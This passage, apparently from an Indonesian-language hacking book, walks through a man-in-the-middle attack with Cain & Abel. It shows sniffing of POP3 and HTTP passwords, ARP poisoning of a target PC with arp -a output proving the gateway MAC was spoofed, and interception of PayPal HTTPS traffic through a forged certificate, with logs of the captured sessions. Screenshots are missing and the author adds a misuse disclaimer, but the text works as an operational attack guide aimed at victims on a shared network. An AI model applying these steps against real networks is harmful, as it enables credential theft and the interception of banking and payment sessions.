
2. Klik tombol **Start/Stop Sniffer**.



Gambar 118: Start/Stop Sniffer

3. Pada langkah ini Anda menunggu adanya paket data yang melewati jaringan Anda. Misalnya, kalau ada seseorang yang menggunakan email POP3, Cain and Able bisa menangkap password, begitu pula sewaktu seseorang mengakses halaman web yang menggunakan password.
4. Untuk melihat hasil data yang didapatkan, klik pada tab Sniffer dan di bagian bawahnya pilih **Password**. Pada panel sebelah kiri Anda bisa memilih password dari protokol apa yang ingin Anda lihat, seperti HTTP, IMAP, POP3, Telnet, dan sebagainya.

Perhatikan gambar di bawah, saya berhasil memperoleh password untuk login ke halaman Joomla.



Gambar 119: Hasil sniffing.

Man In The Middle | 10

Sebenarnya saya harus berpikir 15 kali untuk menuliskan contoh dalam bab ini. Sebab, contoh yang saya berikan boleh dibilang sangat-sangat berbahaya, apalagi bila jatuh ke tangan yang salah. Di sini saya mencoba menunjukkan pada Anda, bagaimana sebuah sistem yang dikategorikan aman, ternyata juga bisa terbongkar. Contohnya, adalah akses internet banking yang menggunakan protokol HTTPS, bukan HTTP seperti biasanya. S di belakang HTTP yang berarti *secure* (aman). Namun, disini saya akan menggunakan paypal sebagai contoh kasus yang juga menerapkan HTTPS dalam sistem pengamanannya. Sebenarnya sih awalnya saya menggunakan internet banking sebagai contoh kasus, namun atas permintaan penerbit sehingga saya ganti dengan contoh kasus paypal aja.

Di satu sisi saya mencoba menyajikan informasi lengkap dalam buku ini (namanya juga buku sakti, walaupun tidak ada yang sempurna 100%). Sekali lagi saya tegaskan, yang namanya ilmu pengetahuan apa saja bisa disalahgunakan. Namun, saya ingatkan buku ini hanyalah sebagai ilmu pengetahuan, bukan untuk disalahgunakan. Ibaratnya, kalau Anda membeli pisau dapur di toko kelontong bisa dipakai untuk memotong sayur, juga bisa untuk menusuk orang. Yang salah dalam hal ini tetaplah Anda sebagai pelaku bukan toko kelontongnya maupun pembuat pisau. Jadi, setiap penyalahgunaan isi buku ini di luar tanggung jawab penulis maupun penerbit.

Baiklah, kita kembali ke pokok bahasan, **Man In The Middle Attack**. Saya akan menjelaskan apa itu MITM sewaktu Anda memahami proses kerja yang terjadi pada bagian ini nanti.


Langsung saja, untuk melakukan aksi MITM Attack ini, kita membutuhkan bantuan program Cain & Able yang telah pernah saya contohkan pada bagian sebelumnya. Namun, kini kita akan menggunakan taktik yang berbeda.

Langsung saja, ikuti langkah berikut:

1. Jalankan program Cain & Able. Lakukan hal berikut:

- Jalankan **Sniffer**.
- Jalankan **APR**.

Anda akan melihat kondisi Cain & Able masih dalam keadaan kosong. Hal ini terjadi karena belum ada komunikasi data antara komputer saya dan komputer target.



Gambar 120: Cain & Able.

2. Cara paling gampang untuk membuat komunikasi data antara dua komputer adalah dengan mengirimkan perintah *ping* pada komputer target.


```
C:\>ping echa

Pinging echa [192.168.0.199] with 32 bytes of data:
Reply from 192.168.0.199: bytes=32 time=615ms TTL=128
Reply from 192.168.0.199: bytes=32 time=528ms TTL=128
Reply from 192.168.0.199: bytes=32 time=447ms TTL=128
Request timed out.

Ping statistics for 192.168.0.199:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 447ms, Maximum = 615ms, Average = 530ms
```

Gambar 121: Hasil ping.

- Kini saya telah mendapatkan dua buah IP.
IP 192.168.0.1 adalah IP dari Gateway, dengan MAC address: D0154AB328BC.
IP 192.168.0.199 adalah IP komputer target, dengan MAC address: 00242B3BBAF3.




Gambar 122: Mencari target.

Terkadang Anda tidak langsung memperoleh beberapa IP sekaligus, seperti contoh saya di atas, hanya muncul dua IP address. Pada contoh di atas, Anda bisa melakukan ping terhadap IP 192.168.0.1 terlebih dahulu, setelah itu melakukan ping terhadap 192.168.0.199.

Bisa saja satu per satu. Kalau yang muncul satu per satu, lakukan ping terhadap komputer lain. Kebetulan cache broadcast ARP di komputer saya masih menyimpan beberapa nomor IP.


- Baiklah, sekarang kita mulai prosesnya yang disebut dengan *poisoning*.
 - Klik tab Sniffer.
 - Klik tab APR yang berada di bagian bawah.

- Klik area yang kosong untuk mengaktifkan fungsi penambahan fungsi sehingga ikon tanda tambah di atas tab Sniffer menjadi aktif. Klik ikon tambah tersebut.




Gambar 123: Tab APR.

5. Sekarang akan muncul pesan peringatan. Abaikan saja, klik pada IP gateway sehingga berpindah ke tabel di sebelah kanan. Terakhir klik **OK**. Apabila Anda memperoleh beberapa IP target maka klik salah satu IP yang akan Anda jadikan target terlebih dahulu, barulah kemudian Anda mengklik **OK**.




Gambar 124: Pesan peringatan.

6. Awalnya tidak ada perubahan apa-apa yang terjadi, hal ini terlihat dari *Status* dalam kondisi *Idle*. Hal ini terjadi karena komputer target tidak melakukan koneksi ke internet, baik chatting maupun browsing, tunggu sebentar.



Gambar 125: Cain & Able kondisi idle.

7. Kini proses *poisoning* sudah mulai dilakukan, hal ini berarti komputer target mulai mengirimkan data atau terhubung dengan internet maupun melakukan browsing.



Gambar 126: Cain & Able aktif.

8. Apabila dilihat dari komputer target dengan perintah `arp -a`, sebenarnya yang terjadi adalah MAC address komputer saya dan MAC address gateway adalah sama. Dimana MAC address gateway sebelumnya adalah D0154AB328BC, telah berubah menjadi 74F06D7B0F7F yang sebenarnya merupakan MAC komputer saya. Hal ini berarti proses poisoning telah berhasil dilakukan. Efek dari hal ini, mengakibatkan komputer target akan mengirimkan data ke komputer saya terlebih dahulu ketika hendak berkomunikasi dengan gateway.

```
C:\>Documents and Settings\Luqman>arp -a
Interface: 192.168.0.199 --- 0x3
    Internet Address      Physical Address          Type
        192.168.0.1           74-f0-6d-7b-0f-7f      dynamic
        192.168.0.198         74-f0-6d-7b-0f-7f      dynamic
```

Gambar 127: Melihat MAC Address dengan arp.


9. Selesai.

Dari contoh di atas, komunikasi yang terjadi antara komputer target dan gateway terlihat berjalan normal. Sebenarnya di belakang layar, lalu-lintas data yang lewat harus melaporkan dulu ke komputer saya sehingga semua paket data akan mampir di komputer saya terlebih dahulu. Alias komputer saya ada di tengah-tengah, sehingga aksi mencuri password dan sebagainya bisa berjalan dengan lancar.

Modus operandi semacam ini, dikenal dengan istilah Man-in-the-middle attack. Dengan cara ini, seseorang bisa membaca, menyisipkan, dan memalsukan data antara dua komputer yang saling terhubung.


Pada dasarnya, saya bisa saja menghentikan contoh proses ini yang sudah sukses sampai di sini. Namun, sebagai contoh teknis implementasinya adalah sebagai berikut:

1. Sewaktu target membuka sebuah website, misalnya sebagai contoh disini adalah Paypal. Pada alamat <https://www.paypal.com>, yang terlihat pada komputer target adalah sebuah halaman website Paypal yang normal dan baik-baik saja.
2. Namun, akan muncul sebuah pesan ada masalah dengan sertifikat kemanan website tersebut.




Gambar 128: Sertifikat keamanan palsu.

3. Apabila target mengklik tombol **View Certificate**, bisa terlihat info lebih detailnya.



Gambar 129: Informasi sertifikat keamanan.


4. Selanjutnya, pada browser akan tampil informasi mengenai status sertifikat tersebut. Untuk bisa mengakses website, sertifikat tersebut harus disetujui, yaitu dengan meng-klik **I understand the risks**, dan meng-klik tombol **Add Exception**.



Gambar 130: Menyetujui Sertifikat keamanan.

5. Setelah tombol *Confirm Security Exception* dipilih, barulah website akan tampil dengan sempurna.

Catatan: Penampakan atau tampilnya sertifikat keamanan tersebut akan sedikit berbeda pada jenis browser lainnya, tetapi intinya sama.



Gambar 131: Konfirmasi sertifikat keamanan.

6. Penampilan dari website Paypal pun tetap terlihat normal, bahkan dengan petunjuk informasi keamanannya yang saya beri tanda kotak pada gambar. Alamat URL yang digunakan juga asli, bukan rekayasa.


Bagi Anda yang masih menggunakan Firefox versi 3 ke bawah maka pada status bar akan terdapat sebuah ikon berbentuk gembok. Sedangkan bagi Anda yang menggunakan Internet Explorer versi 9 dan Google Chrome maka ikon gembok akan muncul pada URL bar pada bagian paling kanan.



Gambar 132: Tampilan website tetap normal.

Kita kembali lagi, pada layar atau tampilan di komputer Anda.

Yang terjadi sebenarnya pada komputer target adalah browser menampilkan sertifikat palsu yang telah dibuat oleh Cain & Able. Perhatikan panel sebelah kiri klik pada APR-Cert untuk melihat file sertifikat palsu tersebut.




Gambar 133: File sertifikat palsu

Jika diinginkan, Anda bisa mengklik kanan dan memilih **View** untuk melihat isi sertifikat tersebut.



Gambar 134: Contoh file sertifikat

Masih pada panel sebelah kiri, klik pada APR-HTTPS untuk melihat hasil rekaman yang berhasil diliput.




Gambar 135: ARP-HTTPS.

Pada panel sebelah kanan berisikan file LOG yang telah diperoleh Cain & Able.

Started	Closed	HTTPS server	Client	Status	Filename
08/03/2011 - 23:20:08	08/03/2011 - 23:20:08	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:20:08					
08/03/2011 - 23:20:08	08/03/2011 - 23:20:08	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:20:08	08/03/2011 - 23:20:08	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:20:08	08/03/2011 - 23:20:08	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:20:08	08/03/2011 - 23:20:08	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:20:08	08/03/2011 - 23:20:08	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:20:08	08/03/2011 - 23:20:08	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:20:14	08/03/2011 - 23:20:14	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:20:15					
08/03/2011 - 23:21:06	08/03/2011 - 23:21:06	202.6.211.9	192.168.0.199	Couldn't accept SSL connection fr...	
08/03/2011 - 23:21:13	08/03/2011 - 23:21:34	202.6.211.9	192.168.0.199	Error connecting server-side socket	HTTPS-201138162113678-1
08/03/2011 - 23:21:50	08/03/2011 - 23:23:33	202.6.211.9	192.168.0.199	Reset by client	HTTPS-201138162150654-1
08/03/2011 - 23:21:56	08/03/2011 - 23:24:47	202.6.211.9	192.168.0.199	Reset by server	HTTPS-201138162156919-1
08/03/2011 - 23:21:56	08/03/2011 - 23:23:10	202.6.211.9	192.168.0.199	Closed by server	HTTPS-201138162156921-1
08/03/2011 - 23:21:56		202.6.211.9			
08/03/2011 - 23:21:56	08/03/2011 - 23:23:13	202.6.211.9	192.168.0.199	Reset by client	HTTPS-201138162156923-1
08/03/2011 - 23:21:56	08/03/2011 - 23:23:13	202.6.211.9	192.168.0.199	Reset by client	HTTPS-201138162156922-1
08/03/2011 - 23:21:56	08/03/2011 - 23:23:13	202.6.211.9	192.168.0.199	Reset by client	HTTPS-201138162156922-1

